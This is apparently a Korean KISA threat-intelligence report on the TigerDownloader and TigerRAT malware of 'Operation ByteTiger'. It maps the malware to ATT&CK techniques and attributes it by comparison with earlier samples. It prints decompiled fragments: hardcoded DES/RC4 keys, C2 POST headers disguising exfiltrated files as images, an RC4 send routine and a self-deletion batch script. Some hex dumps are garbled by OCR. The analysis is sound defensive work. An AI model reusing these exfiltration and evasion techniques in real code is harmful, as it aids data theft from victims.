


	TigerDownloader	TigerRAT
1st stage 복호화	16byte key XOR & Base64	
문자열 복호화	Base64 & RC4	DES 알고리즘
IAT 정보 복호화	Base64 & RC4	DES 알고리즘
C2 통신	Base64 & RC4	RC4
키 값	Base64 색인 값 1: A-Za-z0-9+/ Base64 색인 값 2: A-Za-z0-9#=\$ RC4 키 값 : 0123456789ABCDEF	DES Key : 728DE941A2348BD2 RC4 Key1 : DE42BE46EAB9CDF5CE3066426C1FA1F RC4 Key2 : 739F5574809658F2AD548A57D420AAB1

7 Discovery : 탐색

1. T1033 : System Owner/User Discovery

- TigerDownloader는 감염된 시스템의 기기의 시스템, 유저정보, 네트워크 정보 등을 수집해 공격자의 C2에 전달하며, 이때 수집한 정보는 Base64로 인코딩



8 Collection : 수집

1. T1560.002 Archive Collected Data: Archive via Library

- 수집한 내용 중 일부 정보는 zlib를통해 암호 압축해 전송

MSVE-AGEB-89S4-9JW2F.mx

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 0D 0D 0A 5B 32 30 32 31 20 3A 20 30 37 2D 32 32 ...[[2021 : 07-22
00000010 2D 31 35 3A 30 37 3A 35 31 5D 2D 2D 2D 04 75 15:07:51]--- du
00000020 6D 70 2D 2D 2D 50 49 44 3A 20 31 37 34 38 2D 2D mp - PID: 1748 -
00000030 20 88 F0 B5 E2 3A 20 64 75 6D 70 2D 2D 2D 54 68 _Opai dump - Th
00000040 72 65 61 64 3A 20 31 34 44 30 2D 2D 2D 78 36 34 read: IAD0 - x64
00000050 64 62 67 20 58 45 6C 65 76 61 74 65 64 5D 5B 54 dbg [Elevated]]v
00000060 69 74 6C 65 5D 0D 0A
    
```




x9891-009942-xnopcopie.dat (Archive and Password-Protect)

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 50 48 03 04 14 00 09 00 08 00 76 2E FE 52 00 00 PR.....V.OB..
00000010 00 00 00 00 00 00 68 00 00 00 07 00 11 00 7E 4B .....K
00000020 50 54 45 4D 50 55 54 0D 00 07 6F 07 F9 6D A6 06 PTEMPUT...o.0'1.
00000030 F9 60 A6 06 F9 60 C1 BC 25 BA 4A 4E DD F9 AB 40 0 :a'ANh*DNYou#
00000040 5B 08 37 C2 6E 0F 83 98 4C 4C 01 69 5A 0F AF 21 [7An.fvLL.12.'1
00000050 FB FE D3 1D A4 2B C7 00 CC E1 BF F7 52 41 30 75 Qp0,+C,Ik+RAOu
00000060 32 23 84 4A F4 D4 1D 4E A3 6B 74 24 EE 6F 8B 5A 2#_J60.NEkt61oxZ
00000070 05 00 37 64 A1 E6 EF 51 FE 98 45 97 73 2A D8 55 ..7d;#1QP'E-m*8U
00000080 4E A8 44 FF E5 38 FE 55 BE 03 77 94 F8 9E D1 84 N*pp&#DkAw&Ra
AAAAAAAA h& 13 WA 85 K0 23 60 01 Ah 23 13 W8 89 14 88 A18 B=V '0A Ad n
    
```

2. T1119 Automated Collection

- TigerDownloader는 악성코드 실행 시 유저정보, 컴퓨터이름, 어댑터(ip,mac) 정보 등의 시스템 정보를 자동으로 수집하고 C2로 전달




3. T1005 Data from Local System

4. T1056.001 Input Capture: Keylogging

5. T1113 Screen Capture

- TigerRAT 악성코드는 악성코드의 기능 중 시스템의 디렉토리 검색, 파일 검색, 키로깅, 스크린 캡처 기능 등을 이용해 감염된 시스템에서 파일 및 정보를 수집 및 송신할 수 있으며, 명령을 받아 행위를 수행
- TigerDownloader 악성코드는 5개의 명령을 수행이 가능하며 각 수행 명령에 따라 응답 값(Tiger102, Tiger103) 전달

TigerRAT 악성코드 기능 분석 개요도



TigerDownloader 악성코드 기능 분석표

Command	Description	Request ID
o	Cmd Command	Tiger102
p	Upload File	Tiger102, Tiger103
q	Download File	Tiger102
r	Terminate Thread	Tiger102
s	Update C2	Tiger102

9 Command and Control


1. T1071.001 Application Layer Protocol: Web Protocols

- TigerDownloader와 TigerRAT은 모두 명령 서버와 통신 시 HTTP 프로토콜을 사용

TigerDownloader HTTP 데이터

```
i_41f684 + 3, v4, Destination);//
'/ POST %s HTTP/1.1
'/ User-Agent:
'/ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 Edg/84.0.522.52
'/ Host: %s
'/ Content-type: application/x-www-form-urlencoded
'/ Content-length: %d
'/ Cookie: %d
'/ Id=%s
```


TigerDownloader 동작 과정



TigerRAT HTTP 데이터

```
HTTP 1.1 /index.php?member=sbi2009 SSL3.3.7.HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Wed, 21 Jul 2021 05:12:47 GMT
Connection: close
Content-Length: 311
```

TigerRAT 동작 과정



TigerRAT Hashing Algorithm

Initialize variables : 01 23 45 67 89 AB CD EF FE DC BA 98 76 54 32 10

Data : DE 42 BE 46 EA B9 CD FC 5C E3 06 64 26 C1 FA 1F 73 9F 55 74 80 96 58 F2 AD 54 8A 57 D4 20 AA B1



Value : F2 7C 29 1F A5 75 FA 20 23 F7 7B 5B FA 5B E1 4A 00

2. T1132.001 Data Encoding: Standard Encoding

- TigerDownloader 악성코드는 명령 송수신 시 데이터를 Base64 알고리즘을 통해 인코딩후 전달하며, 사용되는 색인값을 변경해서 사용

TigerDownloader Base64 색인 값

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789#&=
```

3. T1573.001 Encrypted channel: Symmetric Cryptography

- TigerRAT 악성코드는 명령 송수신 시 데이터를 RC4 알고리즘을 통해 암호화

TigerRAT RC4 알고리즘

```
v5 = a4;
if ( BYTES(struct_Main->field_80) )
{
    RtlEnterCriticalSection__(&struct_Main->field_28);
    buf = struct_Main->struct_30_;
    v10 = Src;
    **&buf->field_18 = a2;
    *(*&buf->field_18 + 4i64) = a3;
    *(*&buf->field_18 + 8i64) = v5;
    memmove(**&buf->field_18 + 12i64, v10, v5);
    v11 = (**&buf->RC4_Struct + 16i64)(**&buf->RC4_Struct, **&buf->field_18, (v5 + 12), &v13);// RC4
    **&buf->buf = v13;
    v12 = v11;
    memmove(**&buf->buf + 4i64, v11, v13);
    free(v12);
    (struct_Main->TCP_Struct[0]->TCP_I[0]->Send_140009980)(struct_Main->TCP_Struct[0], **&buf->buf, (v13 + 4));// 140009980
    RtlLeaveCriticalSection__(&struct_Main->field_28);
}
```

10 Exfiltration

1. T1041 Exfiltration Over C2 Channel

- TigerDownloader 악성코드는 명령제어서버와 통신 시 HTTP 통신을 통해 명령을 송수신 받으며 각 명령 상황에 맞게 식별자를 사용
- TigerDownloader 악성코드는 파일 송신 시 고정헤더를 이용하며, Content-type을 이미지 파일로 위장
- TigerRAT 악성코드는 명령제어서버로 파일, 키로깅정보, 스크립 캡처 정보 등을 유출

Identificator

Tiger101	Send Victiom info
Tiger102	Recv Command
Tiger103	File Upload

TigerDownloader 악성코드 고정헤더

```

strcpy(v23, "eu--\r\n");
strcpy(
v17,
"POST %s HTTP/1.1\r\n"
"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.10"
"5 Safari/537.36 Edg/84.0.522.52\r\n"
"Host: %s\r\n"
"Content-type: multipart/form-data; boundary=----WebKitFormBoundarynUBHBlwIeLhbB3eu\r\n"
"Content-length: %d\r\n"
"Cookie: %d\r\n"
"\r\n");
strcpy(
Format,
"----WebKitFormBoundarynUBHBlwIeLhbB3eu\r\n"
"Content-Disposition: form-data; name=\"image\"; filename=\"%s\"\r\n"
"Content-Type: image/png\r\n"
"\r\n");
qmemcpy(v22, "\r\n-----WebKitFormBoundarynUBHBlwIeLhbB3", sizeof(v22));
strcpy(
&Format[132],
"\r\n-----WebKitFormBoundarynUBHBlwIeLhbB3eu\r\nContent-Disposition: form-data; name=\"Id\"\r\n\r\n");
Block = malloc(v9);
ReadFile(w3, Block, w12, &FileSizeHigh, 0);
    
```

TigerRAT 악성코드가 유출한 데이터 크기


행 레이블	한계 : Bytes Sent	한계 : Bytes Received
<input type="checkbox"/> Wdevice\harddiskvolume2\users\public\wiexplore.exe	466,108	1,107,270
2021-05-25 오전 11:35:00	243,512	53,621
2021-05-25 오후 1:37:00	118,051	42,301
2021-05-25 오후 12:37:00	64,273	26,352
2021-05-25 오후 2:39:00	12,643	5,184
2021-05-25 오후 3:39:00	27,629	979,812
<input type="checkbox"/> Wdevice\harddiskvolume2\users\public\lsdev.exe	13,701,031	830,405
2021-05-25 오후 3:39:00	13,701,031	830,405
<input type="checkbox"/> Wdevice\harddiskvolume2\users\public\pictures\msdev.exe	4,142,277,119	640,152,812
2021-05-25 오후 3:39:00	2,538,291	64,883
2021-05-25 오후 4:41:00	1,131,073,996	220,747,481
2021-05-25 오후 5:41:00	124,019,996	13,506,644
2021-05-25 오후 6:43:00	656,692,046	121,119,347
2021-05-25 오후 7:43:00	1,266,645,497	190,904,484
2021-05-25 오후 8:45:00	953,860,907	91,697,108
2021-05-25 오후 9:45:00	6,646,386	2,112,865
종합계	4,156,444,258	642,090,487

4. Attribution

최근 국내에서 발생하고 있는 공격(유사 공격)그룹에 의해 발생한 침해사고 사례의 TTP를 살펴보면 공격의 최종 목표와 목적이 동일하더라도 최초 침투를 위한 공격 기법은 각 기업의 환경에 따라 변화하고 있다. 이는 공격그룹이 가지고 있는 기술(Techniques)을 활용하기 위해 기업의 환경에 맞게 전략과 절차(Tactics, Procedures)를 변화해 공격대상에 맞게 다양한 방법으로 공격을 시도하고 있음을 나타낸다.

보고서에서 공개한 두 악성코드(다운로더, 원격제어)는 새로 제작된 것으로 보이나, 기존에 공개된 [Kaspersky](#)와 [Malwarebytes](#) 두 보고서에서 확인된 TTP(악성코드 생성 경로, 사용된 취약점, 명령 송수신 시의 특징)에서 유사한 공격 전략과 기술 등이 사용된 점을 확인할 수 있었다.

이번 장에서는 신규 확인된 2종의 악성코드의 특징과 기존에 공개된 TTP와의 유사성을 비교 분석해 연관 관계를 확인한다.




공격 개요도

1 Exfiltration

1. FENS(특징정보 기반 분석관리 시스템)을 통한 연관 정보 확인

- 아래는 KISA의 고유 시스템인 FENS를 통해 위 두 보고서(Kaspersky, Malwarebytes)내 기재된 악성코드와 KISA에서 수집한 악성코드, 그리고 Operation ByteTiger에서 사용된 악성코드의 유사성을 확인한 결과이다.
- 이미지에서 나타나는 유사성은 악성코드의 특징정보를 추출하고 그 정보를 나타낸 관계로 코드 블록, 리치헤더, SectionMD5, 함수 유사성 등을 통해 각 샘플군 간의 관계를 보여준다.




악성코드 특징정보 일부

Code Block	악성코드를 함수 단위로 해시값을 비교해 함수 간 유사도를 보여줌
RichHeader	악성코드를 컴파일(생성)한 환경정보가 담겨있는 헤더 영역의 정보
SectionMD5	악성코드간 섹션 데이터의 해시값을 비교해 유사도를 보여줌
C2	악성코드가 사용하는 공격자의 도메인 및 IP(클래스) 유사도 분석


2. mshta를 통한 악성코드(hta, html)실행 방법

- 특정 프로그램의 취약점을 이용해 mshta를 실행시키고, mshta프로그램을 통해 악성 hta(html)파일을 실행해 악성코드를 동작시킨다.



3. 악성코드가 디코딩되어 메모리에 로드되는 방법

- 신규 확인된 2종의 악성코드 모두 실제 악성행위를 하는 코드는 악성코드 내부에 인코딩 되어 저장되어있었으며, 이를 메모리에 로드할 때 BASE64로 디코딩하고, 16바이트 키 값을 통해 XOR해 메모리에 로드한다.



4. 자가삭제 스크립트

- TigerRAT악성코드에서 확인된 자가 삭제 스크립트(.bat) 파일의 코드가 기존에 다른 악성코드에서 사용된 코드와 동일하게 작성되었다.

```

) aEchoOffL1De1SS db '@echo off',0Dh,0Ah ; DATA XREF: sub_
) db ':L1',0Dh,0Ah
) db 'del "%s"%s "%s" goto L1',0Dh,0Ah
) db 'del "%s"',0Dh,0Ah,0
    
```

5. 명령 결과를 이미지 파일 등으로 위장해 전송

- 좌측의 악성코드는 명령결과 파일명을 test.gif로 이미지 파일과 같이 생성해 C2서버의 image폴더로 전달하였으며, 우측(ByteTiger)의 악성코드는 명령 결과 전달시 Content-Type을 이미지로 지정하였으며, 명령 결과를 C2서버의 image폴더 하위에 동일하게 전달한다.

```
sub_7FF77F5A165B(v19);
strcpy(v16, "POST");
memset(Dest, 0, sizeof(Dest));
sprintf(
Dest,
"-----6acdd8e40b3a\r\n"
"Content-Disposition: form-data; name=\"image\"; filename=\"test.gif\"\r\n"
"Content-Type: text/plain\r\n"
"\r\n");
strcpy(v17, "\r\n-----6acdd8e40b3a-\r\n");
```

Malwarebytes's Sample

```
"POST 3a HTTP/1.1\r\n"
"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.18"
" Safari/537.36 Edg/84.0.522.52\r\n"
"Host: %s\r\n"
"Content-type: multipart/form-data; boundary=----WebKitFormBoundarylB9W1JdEtH0B3e\r\n"
"Content-length: %d\r\n"
"Cookies: %s\r\n"
"\r\n");
strcpy(
Formal,
"-----WebKitFormBoundarylB9W1JdEtH0B3e\r\n"
"Content-Disposition: form-data; name=\"image\"; filename=\"%s\"\r\n"
"Content-Type: image/png\r\n"
"
```

Operation ByteTiger's Sample

6. 하드 코딩된 문자열 전송

- 악성코드는 명령제어 서버와 통신을 위해 특정 값과 하드코딩된 문자열을 전달한다. 이때 전달되는 값과 원격제어 행위 정상 동작을 위해 수신받는 값을 비교한 내용이다.

	Operation ByteTiger	Kaspersky Report
하드코딩된 송신 값	HTTP 1.1 /indax.php?member=sbi2009 SSL3.3.7.	HTTP 1.1 /member.php SSL3.4
정상 수신 데이터	HTTP 1.1 200 ok SSL2.1	HTTP 1.1 200 ok SSL2.1

7. 악성코드 설치 경로


- 악성코드 설치경로 및 악성코드의 이름이 정상 파일명과 사용자가 사용하는 폴더 등의 경로를 이용해 마치 정상 파일처럼 위장해 설치되었다.

설치경로 및 악성코드명	C:\Users\Wpublic\Wiexplore.exe C:\Users\Wpublic\Wsdev.exe C:\Users\Wpublic\Wpicture\Wmsdev.exe C:\WProgramData\WAhnlab\WAS\WASDCli.exe
--------------	---

8. 공격자가 사용한 실제 커맨드 명령어

